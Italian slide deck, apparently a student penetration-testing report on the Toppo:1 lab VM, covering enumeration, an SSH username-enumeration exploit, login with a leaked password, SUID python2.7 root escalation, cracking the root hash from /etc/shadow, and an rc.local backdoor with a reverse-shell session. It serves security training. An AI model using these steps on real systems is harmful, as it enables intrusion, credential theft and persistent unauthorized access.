PENETRATION TESTING AND ETHICAL HACKING
TOPPO: 1

EDUARDO SCARPA, 0522501596

TABLE OF CONTENT

TABLE OF CONTENT

01 CONTESTO

Analizziamo il nostro ambiente e gli obiettivi.

> AMBIENTE

TOPPO:1

Macchina vulnerabile per preparazione al test

ORACLE VM VIRTUALBOX

Ambiente di virtualizzazione

KALI LINUX


Macchina attaccante

> OBIETTIVI

- ENUMERARE SERVIZI E VULNERABILITÀ
- PRENDERE PROCESSO DELLA MACCHINA TARGET
- IDENTIFICARE ED ACCEDERE AL “FLAG.TXT”

02 INFORMATION GATHERING E TARGET DISCOVERY

Analizziamo la vittima



> PRIME INFORMAZIONI SULL'ASSET

10.0.2.5

Indirizzo IP

APACHE 2.4.10 PORTA 80

Server http in esecuzione

DEBIAN 8 (JESSIE)

Sistema operativo riconosciuto

DISPONIBILE

Host disponibile e raggiungibile


03 TARGET ENUMERATION

Quali servizi sono attivi?

> SCANNING DELLE PORTE E DEI SERVIZI CON NMAP

Porta	Stato	Servizi	Versione
80	Aperta	Server http	Apache 2.4.10
22	Aperta	SSH	OpenSSH 6.7p1 su Debian 5 (protocollo 2.0);
111	Aperta	rpcbind	Versione RPCBIND 2-4 (RPC #100000)
55998	Aperta	RPC statd - NFS	Versione 1 (RPC #100024)

> VEDIAMO IL SERVER WEB




CLEAN BLOG

04 VULNERABILITY MAPPING

Cerchiamo le debolezze del bersaglio

> SCANNER UTILIZZATI

GO BUSTER



NESSUS

NIKTO

OWASP ZAP

DIRB


WHATWEB


WAFWOOF

MANUALE

> VULNERABILITÀ RILEVATE


- VULNERABILITÀ IN VERSIONI OBSOLETE DI JQUERY
- SSH TERRAPIN PREFIX TRUNCATION WEAKNESS
- ICMP TIMESTAMP REQUEST REMOTE DATE DISCLOSURE
- MANCANZA DI PROTEZIONE X-FRAME-OPTIONS
- MANCANZA DELL'HEADER X-CONTENT-TYPE-OPTIONS
- DIRECTORY BROWSING ABILITATO
- ASSENZA DI TOKEN ANTI-CSRF





> DIRECTORY MAPPING


... DURANTE IL MAPPING DELLE DIRECTORY



NELLA DIRECTORY /ADMIN DEL SERVER, POSSIAMO VEDERE UN INDICE GENERATO DAL SERVER WEB APACHE E UN FILE “NOTES.TXT” CON POTENZIALI INFORMAZIONI SENSIBILI.

> DIRECTORY MAPPING

... DURANTE IL MAPPING DELLE DIRECTORY



Index of /admin

Name	Last modified	Size	Description
Parent Directory		-	
notes.txt	2018-04-15 11:16	154	

Apache/2.4.10 (Debian) Server at 10.0.2.5 Port 80

NELLA DIRECTORY /ADMIN DEL SERVER, POSSIAMO VEDERE UN INDICE GENERATO DAL SERVER WEB APACHE E UN FILE “NOTES.TXT” CON POTENZIALI INFORMAZIONI SENSIBILI.

```
Note to myself :

I need to change my password :/ 12345ted123 is too outdated but the technology isn't my thing i prefer go fishing or watching soccer .
```

APRIAMO IL FILE IN QUESTIONE E TROVEREMO UNA PASSWORD E UN POSSIBILE USERNAME CONTENUTO ALL’INTERNO DELLA PASSWORD STESSA: TED.

05 TARGET EXPLOITATION

Sfruttiamo le conoscenze acquisite

> PUNTI CHIAVE

- SSH EXPLOIT
- ACCESSO TRAMITE SSH
- ENUMERAZIONE UTENTI

> PUNTI CHIAVE

SSH EXPLOIT

PER CONFERMARE LA VALIDITÀ DELL'UTENTE SU TOPPO, ABBIAMO APPLICATO L'EXPLOIT RELATIVO ALLA VULNERABILITÀ "OPENSSH USER ENUMERATION" PER ESEGUIRE UN'ENUMERAZIONE DEL NOME UTENTE TRAMITE IL SERVIZIO SSH ESPOSTO SULLA PORTA 22.

QUESTA VULNERABILITÀ CONSENTE DI VERIFICARE LA PRESENZA DI UN UTENTE SENZA BISOGNO DELLA SUA PASSWORD, FACILITANDO UN POTENZIALE BRUTE-FORCE PER OTTENERE L'ACCESSO AL SISTEMA.

> PUNTI CHIAVE

SSH EXPLOIT

PER CONFERMARE LA VALIDITÀ DELL'UTENTE SU TOPPO, ABBIAMO APPLICATO L'EXPLOIT RELATIVO ALLA VULNERABILITÀ "OPENSSH USER ENUMERATION" PER ESEGUIRE UN'ENUMERAZIONE DEL NOME UTENTE TRAMITE IL SERVIZIO SSH ESPOSTO SULLA PORTA 22.

QUESTA VULNERABILITÀ CONSENTE DI VERIFICARE LA PRESENZA DI UN UTENTE SENZA BISOGNO DELLA SUA PASSWORD, FACILITANDO UN POTENZIALE BRUTE-FORCE PER OTTENERE L'ACCESSO AL SISTEMA.

```
┌──(kali㉿kali)-[~]
└─$ python3 Desktop/sshUsernameEnumExploit.py 10.0.2.5 --port 22 --username ted

/home/kali/.local/lib/python3.11/site-packages/paramiko/transport.py:219: CryptographyDeprecationWarning: Blowfish has been depre
cated and will be removed in a future release
  "class": algorithms.Blowfish,
ted is a valid user!
```

NOME UTENTE CONFERMATO: TED

> PUNTI CHIAVE


ACCESSO TRAMITE SSH

UTILIZZIAMO LE CREDENZIALI TROVATE PER ACCEDERE AL SISTEMA DELLA VITTIMA. UNA VOLTA DENTRO, ESEGUIAMO COMANDI PER RACCOGLIERE ULTERIORI INFORMAZIONI SUL SISTEMA.

> PUNTI CHIAVE

ACCESSO TRAMITE SSH

UTILIZZIAMO LE CREDENZIALI TROVATE PER ACCEDERE AL SISTEMA DELLA VITTIMA. UNA VOLTA DENTRO, ESEGUIAMO COMANDI PER RACCOGLIERE ULTERIORI INFORMAZIONI SUL SISTEMA.



06 PRIVILEGE ESCALATION

Dobbiamo cercare la bandiera.

> FILE CON SUID ATTIVO

CERCHIAMO NELLA SHELL... FILE DA ESEGUIRE CON PRIVILEGI ELEVATI ...

```
ted@Toppo:~$ find / -perm -4000 2>/dev/null
/sbin/mount.nfs
/usr/sbin/exim4
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign

/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
```

... TROVIAMO “/USR/BIN/PYTHON2.7” E “/USR/BIN/MAWK”

-PERM -4000: CERCA I FILE CON IL PERMESSO SPECIALE SETUID (4000), CHE PERMETTE AL FILE ESEGUIBILE DI ESSERE ESEGUITO CON I PRIVILEGI DELL'UTENTE PROPRIETARIO (SOLITAMENTE ROOT), INDIPENDENTEMENTE DA CHI LO ESEGUE.

> BINARIO /USR/BIN/PYTHON2.7

IL BINARIO /USR/BIN/PYTHON2.7 È L'ESEGUIBILE DI PYTHON VERSIONE 2.7, UN LINGUAGGIO DI PROGRAMMAZIONE UTILIZZATO PER ESEGUIRE SCRIPT PYTHON.

È STATO UTILIZZATO: *PYTHON2.7 -C 'IMPORT OS; OS.SETUID(0);OS.SYSTEM("/BIN/SH")'*

> BINARIO /USR/BIN/PYTHON2.7 DIVENTIAMO ROOT!

È STATO UTILIZZATO: *PYTHON2.7 -C 'IMPORT OS; OS.SETUID(0);OS.SYSTEM("/BIN/SH")'*

```
root@Toppo:/# id
uid=0(root) gid=1000(ted) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),11
4(bluetooth)
root@Toppo:/# whoami
root
root@Toppo:/# ls
bin   dev  home        lib         media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt    proc  run   srv   tmp  var
root@Toppo:/#
```


UTILIZZANDO UN PICCOLO SCRIPT PYTHON CHE MODIFICA L'ID UTENTE (OS.SETUID(0), DOVE 0 È L'ID UTENTE DI ROOT) PER OTTENERE I PRIVILEGI ROOT E LANCIARE UNA SHELL (/BIN/SH) CON TALI PRIVILEGI.

> TROVIAMO LA BANDIERA

```
ted@Toppo:~$ python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@Toppo:~# whoami
root
root@Toppo:~# cat /root/flag.txt
 _________
|  _   _  |
|_/ | | \_|.--.   _ .--.   _ .--.   .--.
   | | / .'`\ \[ '/'`\ \[ '/'`\ \ v .'`\ \
  _| |_| \__. | | \__/ | | \__/ || \__. |
 |_____| '.__.'  | ;.__/  | ;.__/  '.__.'
                 [__|     [__|

Congratulations ! there is your flag : 0wnedlab{p4ssi0n_c0me_with_pract1ce}
```

ESPLORIAMO TRA LE DIRECTORY E TROVIAMO IL FILE FLAG.TXT

VITTORIA



> CRACKING PASSWORD

UNA VOLTA OTTENUTO L'ACCESSO ROOT, ABBIAMO AVUTO LA POSSIBILITÀ DI LEGGERE IL FILE "/ETC/-SHADOW", CHE CONTIENE GLI HASH DELLE PASSWORD DI TUTTI GLI UTENTI DEL SISTEMA, INCLUSO L'UTENTE ROOT.

JOHN THE RIPPER È UNO STRUMENTO PRINCIPALMENTE UTILIZZATO PER IL CRACKING OFFLINE DELLE PASSWORD. FUNZIONA PRENDENDO UN FILE CONTENENTE HASH DELLE PASSWORD E CERCANDO DI DECIFRARLE TRAMITE ATTACCHI A DIZIONARIO O BRUTE-FORCE.
VIENE UTILIZZATO QUANDO SI HANNO GIÀ GLI HASH DELLE PASSWORD DA ATTACCARE.


UTILIZZATO IN SITUAZIONI DOVE GLI HASH DELLE PASSWORD SONO STATI GIÀ RACCOLTI.

> CRACKING PASSWORD

```
┌──(kali㉿kali)-[~]
└─$ echo '$6$5UK1sFDk$sf3zXJZ3pwGbvxaQ/1zjaT0iyvw36oltl8DhjTq9Bym0uf2UHdDdRU4KTzCkqqsmdS2cFz.MIgHS/bYsXmBjI0' > root.hash

┌──(kali㉿kali)-[~]
└─$ cat root.hash
$6$5UK1sFDk$sf3zXJZ3pwGbvxaQ/1zjaT0iyvw36oltl8DhjTq9Bym0uf2UHdDdRU4KTzCkqqsmdS2cFz.MIgHS/bYsXmBjI0

┌──(kali㉿kali)-[~]
└─$ john root.hash --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
test123          (?)
1g 0:00:00:04 DONE (2024-09-09 13:15) 0.2008g/s 3546p/s 3546c/s 3546C/s paramedic..ellie123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

JOHN THE RIPPER HA RESTITUITO LA PASSWORD IN CHIARO PER L'UTENTE ROOT: TEST123.

> CRACKING PASSWORD



JOHN THE RIPPER HA RESTITUITO LA PASSWORD IN CHIARO PER L'UTENTE ROOT: TEST123.

CON QUESTA PASSWORD, ABBIAMO OTTENUTO L'ACCESSO ROOT DEFINITIVO AL SISTEMA UTILIZZANDO SSH.

07 MAINTAINING ACCESS

Come restiamo infiltrati?

> IL NOSTRO PROCESSO

1. GENERAZIONE BACKDOOR E SCRIPT SH

2. TRASFERIMENTO A TARGET

3. ATTIVAZIONE BACKDOOR

Script in etc/rc.local

4. COLLEGAMENTO DELL'ATTACCANTE

Modulo handler

> SUCCESSO

```
[*] Started reverse TCP handler on 10.0.2.4:5555
[*] Command shell session 1 opened (10.0.2.4:5555 → 10.0.2.5:35669) at 2024-09-10 11:51:39 -0400

whoami
root
```

GRAZIE PER L'ATTENZIONE

Inquadra per accedere alla repository con maggiori informazioni.